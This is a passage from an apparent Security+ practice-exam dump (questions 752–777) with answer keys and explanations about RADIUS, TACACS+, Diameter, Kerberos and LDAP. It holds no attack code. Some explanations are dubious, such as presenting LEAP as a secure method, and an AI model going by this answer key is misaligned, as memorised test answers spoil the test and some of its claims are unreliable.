- D: A URL Content Filter is used to permit access to allowed URLs (Websites) only or to block access to URLs that are not allowed according to company policy. For example, a company might use a URL Content Filter to block access to social networking sites. A URL Content Filter is not used to prevent cross-site scripting attacks.

**References:**

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
[https://www.owasp.org/index.php/Web\\_Application\\_Firewall](https://www.owasp.org/index.php/Web_Application_Firewall)

**QUESTION 752**

When considering a vendor-specific vulnerability in critical industrial control systems which of the following techniques supports availability?

- A. Deploying identical application firewalls at the border
- B. Incorporating diversity into redundant design
- C. Enforcing application white lists on the support workstations
- D. Ensuring the systems' anti-virus definitions are up-to-date

**Correct Answer:** B

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

If you know there is a vulnerability that is specific to one vendor, you can improve availability by implementing multiple systems that include at least one system from a different vendor and so is not affected by the vulnerability.

Incorrect Answers:

A: An application firewall is a form of firewall which controls input, output, and/or access from, to, or by an application or service. It operates by monitoring and potentially blocking the input, output, or system service calls which do not meet the configured policy of the firewall. We don't know what the vulnerability is but it's unlikely that a firewall will prevent the vulnerability or ensure availability.

C: Application whitelisting is a form of application security which prevents any software from running on a system unless it is included on a preapproved exception list. It does not prevent vendor-specific vulnerability already inherent in the application, nor does it ensure availability. D. Antivirus software is used to protect systems against viruses, which are a form of malicious code designed to spread from one system to another, consuming network resources. Ensuring the systems' anti-virus definitions are up-to-date is always a good idea. However, a vendor specific vulnerability is usually not caused by a virus.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 161-162, 340

### **QUESTION 753**

Jane, a security administrator, needs to implement a secure wireless authentication method that uses a remote RADIUS server for authentication.

Which of the following is an authentication method Jane should use?

- A. WPA2-PSK
- B. WEP-PSK
- C. CCMP
- D. LEAP

**Correct Answer:** D

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

A RADIUS server is a server with a database of user accounts and passwords used as a central authentication database for users requiring network access. The Lightweight Extensible Authentication Protocol (LEAP) is a proprietary wireless LAN authentication method developed by Cisco Systems. Important features of LEAP are dynamic WEP keys and mutual authentication (between a wireless client and a RADIUS server). LEAP allows for clients to reauthenticate frequently; upon each successful authentication, the clients acquire a new WEP key (with the hope that the WEP keys don't live long enough to be cracked). LEAP may be configured to use TKIP instead of dynamic WEP.

Incorrect Answers:

- A: WPA2-PSK (Wireless Protected Access 2 Pre-shared Key) uses a pre-shared key for authentication. The pre-shared key is a 'password' sometimes called the 'network security key' that you enter when you connect to the wireless access point. It does not use a RADIUS server for authentication.
- B: WEP-PSK (Wireless Equivalent Privacy Pre-shared Key) uses a pre-shared key for authentication in the same way that WPA2-PSK does. The pre-shared key is a 'password' sometimes called the 'network security key' that you enter when you connect to the wireless access point. It does not use a RADIUS server for authentication.
- C: Counter Mode Cipher Block Chaining Message Authentication Code Protocol, Counter Mode CBC-MAC Protocol or simply CCMP (CCM mode Protocol) is an encryption protocol. CCMP is an enhanced data cryptographic encapsulation mechanism designed for data confidentiality and based upon the Counter Mode with CBC-MAC (CCM) of the AES standard. It was created to address the vulnerabilities presented by WEP, a dated, insecure protocol. However, it does not use a RADIUS server for authentication.

References:

[http://en.wikipedia.org/wiki/Lightweight\\_Extensible\\_Authentication\\_Protocol](http://en.wikipedia.org/wiki/Lightweight_Extensible_Authentication_Protocol)

**QUESTION 754**

Ann, a security administrator, wishes to replace their RADIUS authentication with a more secure protocol, which can utilize EAP. Which of the following would BEST fit her objective?

- A. CHAP
- B. SAML
- C. Kerberos
- D. Diameter

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Diameter is an authentication, authorization, and accounting protocol that replaces the RADIUS protocol. Diameter Applications extend the base protocol by including new commands and/or attributes, such as those for use of the Extensible Authentication Protocol (EAP).

Incorrect Answers:

- A: CHAP is a non-EAP authentication mechanism.  
B: Security Assertion Markup Language (SAML) is an open-standard data format based on XML, it is not an authentication protocol.  
C: Kerberos makes use of encryption keys as tickets with time stamps to prove identity and grant access to resources. Kerberos does not make use of EAP.

References:

[http://en.wikipedia.org/wiki/Diameter\\_\(protocol\)](http://en.wikipedia.org/wiki/Diameter_(protocol))

<http://tools.ietf.org/html/rfc3748>

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 275.

### QUESTION 755

Which of the following is an authentication service that uses UDP as a transport medium?

- A. TACACS+
- B. LDAP
- C. Kerberos
- D. RADIUS

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

RADIUS runs in the application layer and makes use of UDP as transport.

Incorrect Answers:

A: TACACS+ makes use of TCP.

B: LDAP makes use of TCP.

C: Kerberos Makes use of both UDP and TCP.

References:

<http://en.wikipedia.org/wiki/RADIUS>

<http://en.wikipedia.org/wiki/TACACS>

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 273.

<https://tools.ietf.org/html/rfc6251>

### QUESTION 756

Pete, a security auditor, has detected clear text passwords between the RADIUS server and the authenticator. Which of the following is configured in the RADIUS server and what technologies should the authentication protocol be changed to?

- A. PAP, MSCHAPv2

- B. CHAP, PAP
- C. MSCHAPv2, NTLMv2
- D. NTLM, NTLMv2

**Correct Answer:** A

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

PAP transmits the username and password to the authentication server in plain text. MSCHAPv2 is utilized as an authentication option for RADIUS servers that are used for Wi-Fi security using the WPA-Enterprise protocol.

Incorrect Answers:

B, C: The scenario mentions that passwords between the RADIUS server and the authenticator are transmitted in clear text. Then the first part of the question asks what is configured for the RADIUS server. The first part of these two options is CHAP and MSCHAPv2, which do not transmit in clear text.

D: NTLM is a suite of Microsoft security protocols that provides authentication, integrity, and confidentiality to users.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 139.

<http://en.wikipedia.org/wiki/MS-CHAP>

[http://en.wikipedia.org/wiki/NT\\_LAN\\_Manager](http://en.wikipedia.org/wiki/NT_LAN_Manager)

**QUESTION 757**

RADIUS provides which of the following?

- A. Authentication, Authorization, Availability
- B. Authentication, Authorization, Auditing
- C. Authentication, Accounting, Auditing
- D. Authentication, Authorization, Accounting

**Correct Answer:** D

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

The Remote Authentication Dial In User Service (RADIUS) networking protocol offers centralized Authentication, Authorization, and Accounting (AAA) management for users who make use of a network service. It is for this reason that A, B, and C: are incorrect.

References:  
<http://en.wikipedia.org/wiki/RADIUS>

#### **QUESTION 758**

Which of the following types of security services are used to support authentication for remote users and devices?

- A. Biometrics
- B. HSM
- C. RADIUS
- D. TACACS

**Correct Answer:** C

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

RADIUS authentication phase takes place when a network client connects to a network access server (NAS) and provides authentication credentials. The NAS will then make use of the authentication credentials to issue a RADIUS authentication request to the RADIUS server, which will then exchange RADIUS authentication messages with the NAS.

Incorrect Answers:

A: Biometrics refers to a collection of physical attributes of the human body that can be used as identification or an authentication factor. Devices cannot use this.

B: HSM is a physical computing device that protects and oversees digital keys for strong authentication and provides cryptoprocessing. It is not used for the authentication of remote users and devices?

D: TACACS was used for communicating with an authentication server, not the actual authentication.

References:

<http://cloudessa.com/products/cloudessa-radius-service/what-is-a-radius-server/> Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 285.

[http://en.wikipedia.org/wiki/Hardware\\_security\\_module](http://en.wikipedia.org/wiki/Hardware_security_module)

<http://en.wikipedia.org/wiki/TACACS>

#### **QUESTION 759**

Which of the following relies on the use of shared secrets to protect communication?

- A. RADIUS
- B. Kerberos
- C. PKI
- D. LDAP

**Correct Answer:** A

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Obfuscated passwords are transmitted by the RADIUS protocol via a shared secret and the MD5 hashing algorithm.

Incorrect Answers:

B: Kerberos works on the basis of 'tickets' to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner.

C: A public key infrastructure (PKI) is a set of hardware, software, people, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates

D: The Lightweight Directory Access Protocol (LDAP) is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol (IP) network.

References:

<http://en.wikipedia.org/wiki/RADIUS>

[http://en.wikipedia.org/wiki/Kerberos\\_%28protocol%29](http://en.wikipedia.org/wiki/Kerberos_%28protocol%29)

[http://en.wikipedia.org/wiki/Public\\_key\\_infrastructure](http://en.wikipedia.org/wiki/Public_key_infrastructure)

[http://en.wikipedia.org/wiki/Lightweight\\_Directory\\_Access\\_Protocol](http://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol)

**QUESTION 760**

Ann has taken over as the new head of the IT department. One of her first assignments was to implement AAA in preparation for the company's new telecommuting policy. When she takes inventory of the organization's existing network infrastructure, she makes note that it is a mix of several different vendors. Ann knows she needs a method of secure centralized access to the company's network resources. Which of the following is the BEST service for Ann to implement?

- A. RADIUS
- B. LDAP
- C. SAML
- D. TACACS+

**Correct Answer:** A

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

The Remote Authentication Dial In User Service (RADIUS) networking protocol offers centralized Authentication, Authorization, and Accounting (AAA) management for users who make use of a network service.

Incorrect Answers:

- B: The Lightweight Directory Access Protocol (LDAP) is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol (IP) network.
- C: Security Assertion Markup Language (SAML) is an open-standard data format based on XML.
- D: TACACS+ makes use of the authentication, authorization, and accounting (AAA) architecture. However, unlike RADIUS, these separate components of the protocol can be segregated and handled on separate servers.

References:

<http://en.wikipedia.org/wiki/RADIUS>

[http://en.wikipedia.org/wiki/Lightweight\\_Directory\\_Access\\_Protocol](http://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 275.

<http://en.wikipedia.org/wiki/TACACS>

### QUESTION 761

Which of the following is mainly used for remote access into the network?

- A. XTACACS
- B. TACACS+
- C. Kerberos
- D. RADIUS

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Most gateways that control access to the network have a RADIUS client component that communicates with the RADIUS server. Therefore, it can be inferred that RADIUS is primarily used for remote access.

Incorrect Answers:

- A: XTACACS has been replaced by RADIUS and TACACS+.
- B: The separate components of the TACACS+ protocol is segregated and handled on different servers, whereas the RADIUS protocol is centralized. This means that not only TACACS+ is used by the TACACS+ protocol for remote access.
- C: Kerberos is primarily used for the protection for logon credentials.

References:

<http://en.wikipedia.org/wiki/RADIUS>

<http://en.wikipedia.org/wiki/TACACS>

[http://en.wikipedia.org/wiki/Kerberos\\_\(protocol\)](http://en.wikipedia.org/wiki/Kerberos_(protocol))

### QUESTION 762

A system administrator is using a packet sniffer to troubleshoot remote authentication. The administrator detects a device trying to communicate to TCP port 49. Which of the following authentication methods is MOST likely being attempted?

- A. RADIUS
- B. TACACS+
- C. Kerberos
- D. LDAP

**Correct Answer:** B

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

TACACS makes use of TCP port 49 by default.

Incorrect Answers:

A: RADIUS makes use of UDP only.

C, D: Kerberos and LDAP do not make use of TCP port 49.

References:

<http://en.wikipedia.org/wiki/TACACS>

<http://en.wikipedia.org/wiki/RADIUS>

[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

### QUESTION 763

Which of the following is an authentication and accounting service that uses TCP for connecting to routers and switches?

- A. DIAMETER
- B. RADIUS
- C. TACACS+
- D. Kerberos

**Correct Answer:** C

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

TACACS+ is an authentication, authorization, and accounting (AAA) service that makes use of TCP only.

Incorrect Answers:

- A: DIAMETER makes use of TCP, as well as SCTP.
- B: RADIUS makes use of UDP.
- D: Kerberos is not an authentication and accounting service, but an authentication protocol.

References:

- <http://en.wikipedia.org/wiki/TACACS>
- [http://en.wikipedia.org/wiki/Diameter\\_\(protocol\)](http://en.wikipedia.org/wiki/Diameter_(protocol))
- <http://en.wikipedia.org/wiki/RADIUS>
- [http://en.wikipedia.org/wiki/Kerberos\\_\(protocol\)](http://en.wikipedia.org/wiki/Kerberos_(protocol))

#### **QUESTION 764**

A security administrator has been tasked to ensure access to all network equipment is controlled by a central server such as TACACS+. This type of implementation supports which of the following risk mitigation strategies?

- A. User rights and permissions review
- B. Change management
- C. Data loss prevention
- D. Implement procedures to prevent data theft

**Correct Answer:** A

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Terminal Access Controller Access-Control System (TACACS, and variations like XTACACS and TACACS+) is a client/server-oriented environment, and it operates in a manner similar to RADIUS. Furthermore TACACS+ allows for credential to be accepted from multiple methods. Thus you can perform user rights and permission reviews with TACACS+.

Incorrect Answers:

- B: Change management is the structured approach that is followed to secure a company's assets and not a risk mitigation strategy.
- C: Data loss prevention systems are used mainly to monitor the contents of systems and to make sure that key content is not deleted or removed.
- D: Data theft prevention is similar to data loss prevention systems.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 9-10, 146

#### **QUESTION 765**

Which of the following services are used to support authentication services for several local devices from a central location without the use of tokens?

- A. TACACS+
- B. Smartcards
- C. Biometrics
- D. Kerberos

**Correct Answer:** A

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

TACACS allows a client to accept a username and password and send a query to a TACACS authentication server. It would determine whether to accept or deny the authentication request and send a response back. The TIP would then allow access or not based upon the response, not tokens.

Incorrect Answers:

- B: Smartcards are also known as identity tokens containing integrated circuits.
- C: Biometrics is used for user authentication, not device authentication.
- D: Kerberos uses tickets, which lists the privileges of that user, much like a token.

References:

<http://en.wikipedia.org/wiki/TACACS>

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 275, 282, 285. Dulaney, Emmett and Chuck Eastton, CompTIA Security + Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 148.

## QUESTION 766

Which of the following protocols uses TCP instead of UDP and is incompatible with all previous versions?

- A. TACACS
- B. XTACACS
- C. RADIUS
- D. TACACS+

**Correct Answer:** D

**Section:** Access Control and Identity Management

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

TACACS+ is not compatible with TACACS and XTACACS, and makes use of TCP.

Incorrect Answers:

- A, B: TACACS and XTACACS make use of TCP and UDP.
- C: RADIUS makes use of UDP.

References:

<http://en.wikipedia.org/wiki/TACACS>

### **QUESTION 767**

Which of the following authentication services should be replaced with a more secure alternative?

- A. RADIUS
- B. TACACS
- C. TACACS+
- D. XTACACS

**Correct Answer: B**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Terminal Access Controller Access-Control System (TACACS) is less secure than XTACACS, which is a proprietary extension of TACACS, and less secure than TACACS+, which replaced TACACS and XTACACS.

Incorrect Answers:

- A, C: TACACS+ and RADIUS have mostly replaced TACACS and XTACACS in modern networks.
- D: XTACACS is a proprietary extension of TACACS.

References:

<http://en.wikipedia.org/wiki/TACACS>

### **QUESTION 768**

In Kerberos, the Ticket Granting Ticket (TGT) is used for which of the following?

- A. Identification
- B. Authorization
- C. Authentication
- D. Multifactor authentication

**Correct Answer: C**

## **Section: Access Control and Identity Management**

### **Explanation**

#### **Explanation/Reference:**

##### **Section: Access Control and Identity Management**

An authentication ticket, also known as a ticket-granting ticket (TGT), is a small amount of encrypted data that is issued by a server in the Kerberos authentication model to begin the authentication process. When the client receives an authentication ticket, the client sends the ticket back to the server along with additional information verifying the client's identity. The server then issues a service ticket and a session key (which includes a form of password), completing the authorization process for that session.

In the Kerberos model, all tickets are time-stamped and have limited lifetimes. This minimizes the danger that hackers will be able to steal or crack the encrypted data and use it to compromise the system. Ideally, no authentication ticket remains valid for longer than the time an expert hacker would need to crack the encryption. Authentication tickets are session-specific, further improving the security of the system by ensuring that no authentication ticket remains valid after a given session is complete.

#### **Incorrect Answers:**

A, B: The Ticket Granting Ticket (TGT) is used for authentication and not for identification or authorization.

D: Multifactor authentication pools two or more independent credentials:

What the user knows (password)

What the user has (security token)

What the user is (biometric verification).

#### **References:**

<http://searchenterprisedesktop.techtarget.com/definition/authentication-ticket> <http://searchsecurity.techtarget.com/definition/multifactor-authentication-MFA>

## **QUESTION 769**

Which of the following types of authentication packages user credentials in a ticket?

- A. Kerberos
- B. LDAP
- C. TACACS+
- D. RADIUS

#### **Correct Answer: A**

## **Section: Access Control and Identity Management**

### **Explanation**

#### **Explanation/Reference:**

##### **Section: Access Control and Identity Management**

The basic process of Kerberos authentication is as follows:

The subject provides logon credentials.

The Kerberos client system encrypts the password and transmits the protected credentials to the KDC. The KDC verifies the credentials and then creates a ticket-

granting ticket (TGT--a hashed form of the subject's password with the addition of a time stamp that indicates a valid lifetime). The TGT is encrypted and sent to the client. The client receives the TGT. At this point, the subject is an authenticated principle in the Kerberos realm. The subject requests access to resources on a network server. This causes the client to request a service ticket (ST) from the KDC. The KDC verifies that the client has a valid TGT and then issues an ST to the client. The ST includes a time stamp that indicates its valid lifetime.

The client receives the ST.

The client sends the ST to the network server that hosts the desired resource.

The network server verifies the ST. If it's verified, it initiates a communication session with the client. From this point forward, Kerberos is no longer involved.

Incorrect Answers:

B: The Lightweight Directory Access Protocol (LDAP) is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol (IP) network.

C: TACACS+ makes use of Kerberos as an authentication mechanism.

D: Radius does not make use of tickets.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 270- 274.

## QUESTION 770

Which of the following authentication services requires the use of a ticket-granting ticket (TGT) server in order to complete the authentication process?

- A. TACACS+
- B. Secure LDAP
- C. RADIUS
- D. Kerberos

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

The basic process of Kerberos authentication is as follows:

The subject provides logon credentials.

The Kerberos client system encrypts the password and transmits the protected credentials to the KDC. The KDC verifies the credentials and then creates a ticket-granting ticket (TGT--a hashed form of the subject's password with the addition of a time stamp that indicates a valid lifetime). The TGT is encrypted and sent to the client. The client receives the TGT. At this point, the subject is an authenticated principle in the Kerberos realm. The subject requests access to resources on a network server. This causes the client to request a service ticket (ST) from the KDC. The KDC verifies that the client has a valid TGT and then issues an ST to the client. The ST includes a time stamp that indicates its valid lifetime.

The client receives the ST.

The client sends the ST to the network server that hosts the desired resource.

The network server verifies the ST. If it's verified, it initiates a communication session with the client. From this point forward, Kerberos is no longer involved.

Incorrect Answers:

- A: TACACS+ makes use of Kerberos as an authentication mechanism.
- B: Lightweight Directory Access Protocol is used to allow clients to interact with directory service resources. Secure LDAP is the implementation of LDAP using security, such as protected authentication and encrypted data exchanges, specifically provided by SASL.
- C: Radius does not make use of tickets.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 270- 275.

### QUESTION 771

A security administrator has installed a new KDC for the corporate environment. Which of the following authentication protocols is the security administrator planning to implement across the organization?

- A. LDAP
- B. RADIUS
- C. Kerberos
- D. XTACACS

**Correct Answer: C**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

The fundamental component of a Kerberos solution is the key distribution centre (KDC), which is responsible for verifying the identity of principals and granting and controlling access within a network environment through the use of secure cryptographic keys and tickets.

Incorrect Answers:

- A: The Lightweight Directory Access Protocol (LDAP) is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol (IP) network.
- B, D: RADIUS and XTACACS do not require a KDC to function.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 270- 274.

### QUESTION 772

Jane, a security administrator, has been tasked with explaining authentication services to the company's management team. The company runs an active directory infrastructure. Which of the following solutions BEST relates to the host authentication protocol within the company's environment?

- A. Kerberos

- B. Least privilege
- C. TACACS+
- D. LDAP

**Correct Answer:** A

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Kerberos was accepted by Microsoft as the chosen authentication protocol for Windows 2000 and Active Directory domains that followed.

Incorrect Answers:

B: Least privilege requires that users are allowed only the minimum required access, permissions, and privileges necessary to complete their work tasks.

Furthermore, it is not an authentication protocol.

C: TACACS+ is a protocol that uses the authentication, authorization, and accounting (AAA) architecture. It is used for remote authentication.

D: LDAP allows clients to access resources within a directory service.

References:

[http://en.wikipedia.org/wiki/NT\\_LAN\\_Manager](http://en.wikipedia.org/wiki/NT_LAN_Manager)

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 82, 271, 273.

**QUESTION 773**

Which of the following types of authentication solutions use tickets to provide access to various resources from a central location?

- A. Biometrics
- B. PKI
- C. ACLs
- D. Kerberos

**Correct Answer:** D

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

The basic process of Kerberos authentication is as follows:

The subject provides logon credentials.

The Kerberos client system encrypts the password and transmits the protected credentials to the KDC. The KDC verifies the credentials and then creates a ticket-granting ticket (TGT--a hashed form of the subject's password with the addition of a time stamp that indicates a valid lifetime). The TGT is encrypted and sent to the

client. The client receives the TGT. At this point, the subject is an authenticated principle in the Kerberos realm. The subject requests access to resources on a network server. This causes the client to request a service ticket (ST) from the KDC. The KDC verifies that the client has a valid TGT and then issues an ST to the client. The ST includes a time stamp that indicates its valid lifetime.

The client receives the ST.

The client sends the ST to the network server that hosts the desired resource.

The network server verifies the ST. If it's verified, it initiates a communication session with the client. From this point forward, Kerberos is no longer involved.

**Incorrect Answers:**

A: Biometrics provides authentication based on physical characteristics or traits.

B: Public Key Infrastructure (PKI) solutions are based on certificates and the use of a CA.

C: ACLs provide authentication based on rules.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 24, 130, 271, 350.

#### **QUESTION 774**

Which of the following authentication services uses a ticket granting system to provide access?

- A. RADIUS
- B. LDAP
- C. TACACS+
- D. Kerberos

**Correct Answer: D**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

The basic process of Kerberos authentication is as follows:

The subject provides logon credentials.

The Kerberos client system encrypts the password and transmits the protected credentials to the KDC. The KDC verifies the credentials and then creates a ticket-granting ticket (TGT--a hashed form of the subject's password with the addition of a time stamp that indicates a valid lifetime). The TGT is encrypted and sent to the client. The client receives the TGT. At this point, the subject is an authenticated principle in the Kerberos realm. The subject requests access to resources on a network server. This causes the client to request a service ticket (ST) from the KDC. The KDC verifies that the client has a valid TGT and then issues an ST to the client. The ST includes a time stamp that indicates its valid lifetime.

The client receives the ST.

The client sends the ST to the network server that hosts the desired resource.

The network server verifies the ST. If it's verified, it initiates a communication session with the client. From this point forward, Kerberos is no longer involved.

**Incorrect Answers:**

A: Radius does not make use of tickets.

B: The Lightweight Directory Access Protocol (LDAP) is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol (IP) network.

C: TACACS+ makes use of Kerberos as an authentication mechanism.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 270- 274.

### QUESTION 775

An information bank has been established to store contacts, phone numbers and other records.

An application running on UNIX would like to connect to this index server using port 88. Which of the following authentication services would this use this port by default?

- A. Kerberos
- B. TACACS+
- C. Radius
- D. LDAP

**Correct Answer: A**

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

Kerberos makes use of port 88.

Incorrect Answers:

B: TACACS makes use of TCP port 49 by default.

C: RADIUS makes use of various UDP ports.

D: LDAP makes use of port 389.

References:

[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

### QUESTION 776

Which of the following was based on a previous X.500 specification and allows either unencrypted authentication or encrypted authentication through the use of TLS?

- A. Kerberos
- B. TACACS+

- C. RADIUS
- D. LDAP

**Correct Answer:** D

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

Section: Access Control and Identity Management

The Lightweight Directory Access Protocol is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol (IP) network. Directory services play an important role in developing intranet and Internet applications by allowing the sharing of information about users, systems, networks, services, and applications throughout the network. As examples, directory services may provide any organized set of records, often with a hierarchical structure, such as a corporate email directory. Similarly, a telephone directory is a list of subscribers with an address and a phone number.

A common usage of LDAP is to provide a "single sign on" where one password for a user is shared between many services, such as applying a company login code to web pages (so that staff log in only once to company computers, and then are automatically logged into the company intranet). LDAP is based on a simpler subset of the standards contained within the X.500 standard. Because of this relationship, LDAP is sometimes called X.500-lite.

A client starts an LDAP session by connecting to an LDAP server, called a Directory System Agent (DSA), by default on TCP and UDP port 389, or on port 636 for LDAPS. Global Catalog is available by default on ports 3268, and 3269 for LDAPS. The client then sends an operation request to the server, and the server sends responses in return.

The client may request the following operations:

StartTLS -- use the LDAPv3 Transport Layer Security (TLS) extension for a secure connection

**Incorrect Answers:**

A: Kerberos is a computer network authentication protocol which works on the basis of 'tickets' to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner. Its designers aimed it primarily at a clientserver model and it provides mutual authentication--both the user and the server verify each other's identity. Kerberos protocol messages are protected against eavesdropping and replay attacks. Kerberos builds on symmetric key cryptography and requires a trusted third party, and optionally may use public- key cryptography during certain phases of authentication. Kerberos uses UDP port 88 by default. Kerberos is not based on a previous X.500 specification as is LDAP.

B: Terminal Access Controller Access-Control System (TACACS) refers to a family of related protocols handling remote authentication and related services for networked access control through a centralized server. The original TACACS protocol, which dates back to 1984, was used for communicating with an authentication server, common in older UNIX networks. TACACS+ and RADIUS have generally replaced TACACS and XTACACS in more recently built or updated networks. TACACS+ is an entirely new protocol and is not compatible with its predecessors, TACACS and XTACACS. TACACS+ uses TCP (while RADIUS operates over UDP). Since TACACS+ uses the authentication, authorization, and accounting (AAA) architecture, these separate components of the protocol can be segregated and handled on separate servers. TACACS+ is not based on a previous X.500 specification as is LDAP.

C: Remote Authentication Dial In User Service (RADIUS) is a networking protocol that provides centralized Authentication, Authorization, and Accounting (AAA) management for users who connect and use a network service. Because of the broad support and the ubiquitous nature of the RADIUS protocol, it is often used by ISPs and enterprises to manage access to the Internet or internal networks, wireless networks, and integrated e-mail services.

Because of the broad support and the ubiquitous nature of the RADIUS protocol, it is often used by ISPs and enterprises to manage access to the Internet or

internal networks, wireless networks, and integrated e-mail services. RADIUS is not based on a previous X.500 specification as is LDAP.

References:

[http://en.wikipedia.org/wiki/Lightweight\\_Directory\\_Access\\_Protocol](http://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol) [http://en.wikipedia.org/wiki/Kerberos\\_%28protocol%29](http://en.wikipedia.org/wiki/Kerberos_%28protocol%29) <http://en.wikipedia.org/wiki/TACACS>  
<http://en.wikipedia.org/wiki/RADIUS>

**QUESTION 777**

A system administrator is configuring UNIX accounts to authenticate against an external server. The configuration file asks for the following information DC=ServerName and DC=COM. Which of the following authentication services is being used?

- A. RADIUS
- B. SAML
- C. TACACS+
- D. LDAP

**Correct Answer:** D

**Section: Access Control and Identity Management**

**Explanation**

**Explanation/Reference:**

**Section: Access Control and Identity Management**

The Lightweight Directory Access Protocol is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol (IP) network. Directory services play an important role in developing intranet and Internet applications by allowing the sharing of information about users, systems, networks, services, and applications throughout the network. As examples, directory services may provide any organized set of records, often with a hierarchical structure, such as a corporate email directory. Similarly, a telephone directory is a list of subscribers with an address and a phone number.

An entry can look like this when represented in LDAP Data Interchange Format (LDIF) (LDAP itself is a binary protocol):

```
dn: cn=John Doe,dc=example,dc=com
cn: John Doe
givenName: John
sn: Doe
telephoneNumber: +1 888 555 6789
telephoneNumber: +1 888 555 1232
mail: john@example.com
manager: cn=Barbara Doe,dc=example,dc=com
objectClass: inetOrgPerson
objectClass: organizationalPerson
objectClass: person
objectClass: top
```

"dn" is the distinguished name of the entry; it is neither an attribute nor a part of the entry. "cn=John Doe" is the entry's RDN (Relative Distinguished Name), and "dc=example,dc=com" is the DN of the parent entry, where "dc" denotes 'Domain Component'. The other lines show the attributes in the entry. Attribute names are typically mnemonic strings, like "cn" for common name, "dc" for domain component, "mail" for e-mail address, and "sn" for surname.

Incorrect Answers:

A: A RADIUS server is a server with a database of user accounts and passwords used as a central authentication database for users requiring network access. The authentication method described in this question is not using a RADIUS server.

B: Security Assertion Markup Language (SAML) is an XML-based, open-standard data format for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider. The authentication method described in this question is not SAML.

C: Terminal Access Controller Access-Control System (TACACS) refers to a family of related protocols handling remote authentication and related services for networked access control through a centralized server. The authentication method described in this question is not TACACS+.

References:

